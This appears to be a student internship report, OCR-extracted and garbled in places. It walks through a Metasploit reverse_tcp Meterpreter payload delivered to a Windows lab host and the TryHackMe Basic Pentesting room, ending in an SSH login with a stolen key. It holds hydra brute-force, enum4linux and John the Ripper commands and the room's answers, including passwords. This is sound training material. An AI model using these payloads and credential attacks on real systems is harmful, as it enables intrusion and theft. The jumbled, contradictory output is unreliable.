_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
```

Then start the http server using the python using command like **python3 -m http.server**

```

└─(root@revanth)─[~/wind]
└─# ls
bind.exe

└─(root@revanth)─[~/wind]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.122.133 - - [04/Mar/2024 14:12:24] "GET / HTTP/1.1" 200 -
192.168.122.133 - - [04/Mar/2024 14:12:31] "GET /bind.exe HTTP/1.1" 200 -
^ ^ ^ ^
- - - - █

test2 test3 prac20c user

```

- [prac4.sh.save.1](#)
- [prac4.sh.save.2](#)
- [prac40.sh](#)
- [prac41.sh](#)
- [prac5.sh](#)
- [prac50.sh](#)
- [prac51.sh](#)
- [prac52.sh](#)
- [prac6.sh](#)
- [prac6.sh.save](#)
- [prac7.sh](#)
- [prac8.sh](#)
- [Public/](#)
- [pyphisher/](#)
- [reverse.exe](#)
- [secret.txt](#)
- [Templates/](#)
- [test2](#)
- [test3](#)
- [userrecon/](#)
- [Videos/](#)
- [wafw00f/](#)

Initialise the msf console and wait for sometime for starting the Metasploit framework

```

└─(root@revanth)─[~]
└─# msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized con
hm:::EcdaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized con
hm:::EcdaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized con
hm:::EcdaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized con
hm:::EcdaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized con
hm:::EcdaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized con
hm:::EcdaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of

```



Now use the multi handler by using the command the **use multi/handler**

The multi/handler module in Metasploit is a stub that handles exploits launched outside of the framework. It's a generic payload handler that can act as a stub for any payload handler. For example, it can act as a socket listener, connection, or handler for stager payloads that uploads Meterpreter.

And then set the payload which we have created before by using the command **set payload windows/meterpreter/reverse_tcp** and then see for the options which we have to enter for example like lhost & lport

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.122.128
lhost => 192.168.122.128
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
```

Set the lhost and lport using the command **set lhost <target ip address>**

And **set lport <port>** and then for exploitation part we have to run the exploit in the cli

```
lhost => 192.168.122.128
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.122.128:5555
[*] Sending stage (175686 bytes) to 192.168.122.133
[*] Meterpreter session 1 opened (192.168.122.128:5555 → 192.168.122.133:52515) at 2024-03-04 14:15:26 +0530
```

Then a session will be generated and the session is meterpreter there we got the access for username of the hacked system we can use the **getuid** there we will get the username of the target system

```
[*] Started reverse TCP handler on 192.168.122.128:5555
[*] Sending stage (175686 bytes) to 192.168.122.133
[*] Meterpreter session 1 opened (192.168.122.128:5555 → 192.168.122.133:52515)

meterpreter > getuid
Server username: DESKTOP-AULDVIG\revan_0bhxebv
meterpreter > 
```

For listing the files in the target system we use **ls** command and there we see the files in hacked system

```
meterpreter > ls
Listing: C:\Users\revan_0bhxebv\Downloads
=====
Mode          Size      Type     Last modified           Name
_____
100777/rwxrwxrwx  73802    fil     2024-03-04 14:13:29 +0530  bind.exe
100666/rw-rw-rw-   282     fil     2024-03-04 13:41:54 +0530  desktop.ini
100777/rwxrwxrwx  73802    fil     2024-03-04 14:03:37 +0530  reverse.exe
```

First of all check your IP Address of kali machine for further us.

Shadow Fox Task 3 - Report

By – MEESALA REVANTH KUMAR NAIDU

Batch – August B1

Contents

Task Level (Hard):.....	3
Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.....	3
Introduction of room	3
Answer the questions below:	3
Steps to Complete the tasks:	4

Task Level (Hard):

Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Introduction of room:

Web App Testing and Privilege Escalation

In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

The main goal here is to learn as much as possible. Make sure you are connected to our network using your [OpenVPN configuration file](#).

Credits to [Josiah Pierce](#) from Vulnhub.

Answer the questions below:

Deploy the machine and connect to our network

Ans - NA

Find the services exposed by the machine

Ans - NA

What is the name of the hidden directory on the web server(enter name without /)?

Ans - development

User brute-forcing to find the username & password

Ans - NA

What is the username?

Ans – jan

What is the password?

Ans - armando

What service do you use to access the server(answer in abbreviation in all caps)?

Ans - SSh

Enumerate the machine to find any vectors for privilege escalation

Ans - NA

What is the name of the other user you found(all lower case)?

Ans - kay

If you have found another user, what can you do with this information?

Ans - NA

What is the final password you obtain?

Ans - heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Steps to Complete the tasks:

- 1) Connect your system with the ovpn configuration file that can be download from tryhackme dashboard.

- 2) Now start the machine.
 - 3) Now lets perform a Rustscan to find the open ports, service version, OS version etc.

```

File Actions Edit View Help
revanth@3v4nth:~/Downloads ~ root@3v4nth:~ revanth@3v4nth:~/Downloads ~
[+] alias rustscan='docker run --rm --name rustscan rustscan/rustscan:2.1.1'
[+] rustscan -e 10.10.39.164 -p 2000 -- -sV -sC
[+] The Modern Day Port Scanner.
[+] http://discord.stenrilli.blog
[+] https://github.com/RustScan/RustScan
[+] HACK THE PLANET

[-] The config file is expected to be at "/home/rustscan/.rustscan.toml"
[-] Automatically increasing ulimit value to 3000.
Open 10.10.39.164:22
Open 10.10.39.164:80
Open 10.10.39.164:139
Open 10.10.39.164:445
[-] Starting Script(s)
[+] Running script "nmap -vvv -p {port} {{ip}} -sV -sC" on ip 10.10.39.164
Depending on the complexity of the script, results may take some time to appear.
[+] Starting Nmap 7.80 ( https://nmap.org ) at 2024-08-10 06:41 UTC
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
Initiating Connect Scan at 06:41
Scanning 10.10.39.164 [2 ports]
Completed Ping Scan at 06:41, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:41
Completed Parallel DNS resolution of 1 host. at 06:41, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 06:41
Scanning 10.10.39.164 [4 ports]
Discovered open port 445/tcp on 10.10.39.164
Discovered open port 22/tcp on 10.10.39.164
Discovered open port 139/tcp on 10.10.39.164
Discovered open port 80/tcp on 10.10.39.164
Completed Connect Scan at 06:41, 0.27s elapsed (4 total ports)
Initiating Service Scan at 06:41
Scanning 4 services on 10.10.39.164
Completed Service scan at 06:41, 11.65s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.39.164.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:41
Completed NSE at 06:41, 8.23s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:41
Completed NSE at 06:41, 0.94s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:41
Completed NSE at 06:41, 0.00s elapsed
Nmap scan report for 10.10.39.164
Host is up, received syn-ack (0.27s latency).
Scanned at 2024-08-10 06:41:16 UTC for 22s

PORT      STATE SERVICE      REASON VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 db:45:c8:be:4a:8b:71:f8:e9:31:42:ee:ff:f8:45:e4 (RSA)
|_ ssh-rsa AAAQABAAQDQzXasCfWSXQ9UYikbTNkPso+wfYm2lZy229lhhY6iDLrjm7LikhCrlgnJQtLx15NPhlHNvwhlkcpAhWluhMVE5xKihQj31Ucx2iFvfmCz4AksWLGN8I2e55Ltw0lcH9ykuKZddg81X8
6xbgB2w15RJ50uAbf02af28YcDVG0MqnskpG/5oPm0Qs1eJTUA/XkwCvJxZqHw8IXnQlQu3VXkgv735G+CakzplhFzYju8v1dSAV8gdhqJommVzq091M31cmg2fTSV1z9s4DpV/d
|_ 256 09:b9:09:ce:0:bf:fe:8e:5f:20:1b:ce:ecDA
|_ ec256 09:b9:09:ce:0:bf:fe:8e:5f:20:1b:ce:ecDA
|_ ec256 09:b9:09:ce:0:bf:fe:8e:5f:20:1b:ce:ecDA
|_ 256 a5:60:2b:22:5f:98:ca:62:21:3d:a2:a2:45:a9:f7:c2 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1ZD1TEAAAIAzyZacXhPGeqtuiJGnP0LYZZlMj5D1ZY9ldg1wU
80/tcp    open  http         syn-ack Apache httpd/2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

```

We have 4 open ports 22 for ssh,80 for http to host the website and two other ports 139 and 445.

- 4) Now lets find answer for our third question and find the hidden directory found on the website to do this we will use tool gobuster to find the hidden directories.


As shown in the above screen shot we can see that we found answer for our question.

What is the name of the hidden directory on the web server(enter name without /)?

Ans – development

5) Now lets visit the hidden directory.

We find two txt files named dev and j.




Index of /development

Name	Last modified	Size	Description
 Parent Directory		-	
 dev.txt	2018-04-23 14:52	483	
 j.txt	2018-04-23 13:10	235	

6) Lets open those files in one of those files we can see a conversation between k and j.


This might indicate that these are two users with their initials.



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K
2018-04-22: SMB has been configured. -K
2018-04-21: I got Apache set up. Will put in our content later. -J
```

7) Now lets find the names of those users for this we can use a tool called Enum4linux.

Download it from github - <https://github.com/CiscoCXSecurity/enum4linux.git>



```
[I] Found new SID: S-1-22-1
[+] Found new SID: S-1-5-32
[+] Found new SID: S-1-5-32
[+] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
^C
[root@r3v4nth]-[~]
```

From the result of enum4linux we can see that we found two user's key and jan.

This gives us answer for two of our questions.

What is the username?

Ans - jan

What is the name of the other user you found(all lower case)?

Ans - kay

The screenshot shows a terminal window with several tabs open. The current tab displays a password cracking session using John the Ripper and Python scripts. The session starts with a wordlist attack on a file named 'revanth.txt'. It then attempts to use a Python script ('ssh2john.py') to convert the cracked hash back into a private key. This results in multiple errors because the script cannot find its own file. Finally, it performs another wordlist attack on the same file, successfully cracking the password 'ledetric'.

```
File Actions Edit View Help
revanth@r3v4nth:~/Downloads x root@r3v4nth:~ x root@r3v4nth:~ x root@r3v4nth:~ x kay@basic2:~ x revanth@r3v4nth:~ x
└ ls
1.pcapng Desktop Documents Downloads Music Pictures Public Templates Videos dp ffuf ftp revanth.txt update.sh

(revanth@r3v4nth) [~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt revanth.txt
Using default input encoding: UTF-8
Loaded 13 password hashes with 13 different salts (cryptoSafe [AES-256-CBC])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:18 DONE (2024-08-10 13:33) 0g/s 776906p/s 10099Kc/s 10099KC/s 32110024..*7;Vamos!
Session completed.

(revanth@r3v4nth) [~]
$ python3 /opt/john/ssh2john.py revanth.txt > decrypted.txt
python3: can't open file '/opt/john/ssh2john.py': [Errno 2] No such file or directory

(revanth@r3v4nth) [~]
$ python3 /opt/john/ssh2john.py revanth.txt > decrypted.txt
python3: can't open file '/opt/john/ssh2john.py': [Errno 2] No such file or directory

(revanth@r3v4nth) [~]
$ chmod 400 revanth.txt
Well also need to create an authorized keys file to make sure we're allowed to
connect from our other machine.

(revanth@r3v4nth) [~]
$ python3 /opt/john/ssh2john.py revanth.txt > decrypted.txt
python3: can't open file '/opt/john/ssh2john.py': [Errno 2] No such file or directory

(revanth@r3v4nth) [~]
$ python3 /opt/john/ssh2john.py revanth.txt > decrypted.txt
python3: can't open file '/opt/john/ssh2john.py': [Errno 2] No such file or directory

(revanth@r3v4nth) [~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt revanth.txt
Using default input encoding: UTF-8
Loaded 13 password hashes with 13 different salts (cryptoSafe [AES-256-CBC])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 43.15% (ETA: 13:37:10) 0g/s 585796p/s 10251Kc/s 10251KC/s roelando..ledetric
0g 0:00:00:18 DONE (2024-08-10 13:37) 0g/s 790176p/s 10272Kc/s 10272KC/s 32110024..*7;Vamos!
Session completed.

(revanth@r3v4nth) [~]
```

- 8) Now lets try to find their password to get a shell using ssh.
- 9) For that we will use a tool hydra and brute force password using a wordlist to get a ssh connection.

As shown in below Screenshot we can find answer to our next question

What is the password?

Ans – armando

What service do you use to access the server(answer in abbreviation in all caps)?

Ans - SSH

```

revanth@r3v4nth:[~/Downloads]
$ hydra -L jan -P /usr/share/wordlists/rockyou.txt 10.10.39.164 ssh -t 4 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
Hydra (https://github.com/vanhauser-thc/hc-hydra) starting at 2024-08-10 12:42:53
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1:p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.39.164:22
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://jan@10.10.39.164:22
[INFO] Successful, password authentication is supported by ssh://10.10.39.164:22
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 14344363 to do in 6640:55h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 14344215 to do in 9095:04h, 4 active
^[[A[[B'C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.

(revanth@r3v4nth:[~/Downloads]
$ hydra -R
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/hc-hydra) starting at 2024-08-10 12:56:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1:p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.39.164:22
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if Password authentication is supported by ssh://jan@10.10.39.164:22
[INFO] Successful, password authentication is supported by ssh://10.10.39.164:22
[STATUS] 380.00 tries/min, 380 tries in 00:01h, 14344019 to do in 629:08h, 4 active
[STATUS] 141.33 tries/min, 424 tries in 00:03h, 14343975 to do in 1691:31h, 4 active
[STATUS] 74.86 tries/min, 524 tries in 00:07h, 14343875 to do in 3193:37h, 4 active
[STATUS] 49.07 tries/min, 734 tries in 00:15h, 14343663 to do in 4872:11h, 4 active
[22][ssh] host: 10.10.39.164 login: jan password: armando
[STATUS] attack finished for 10.10.39.164 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/hc-hydra) finished at 2024-08-10 13:13:38

(revanth@r3v4nth:[~/Downloads]
$ 

```

10)Now lets use the username/password (jan/armando) to get a shell using ssh.

```

File Actions Edit View Help
revanth@r3v4nth:[~/Downloads]
$ ssh jan@10.10.39.164
jan@10.10.39.164's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Here comes our friend John The Ripper (for those who don't know it is an
awesome tool for cracking passwords, encryptions and many more...)

0 packages can be updated.
0 updates are security updates.

python3 /opt/john/ssh2john.py id_rsa.txt > decrypted.txt

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
our Private SSH key into john form so that it can be cracked
applicable law.

Further

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
our Private SSH key into john form so that it can be cracked
applicable law.

Last login: Sat Aug 10 03:57:26 2024 from 10.17.107.87
jan@basic2:~$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.39.164
Could not create directory '/home/jan/.ssh'.
This will give us our phrase : beeswax
The authenticity of host '10.10.39.164 (10.10.39.164)' can't be established.
ED25519 key fingerprint is SHA256:+Fk33V/LB+2pn40PL7GM/DuH/HVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts). kay
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64) : hell and write this command (because if we try to do this

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
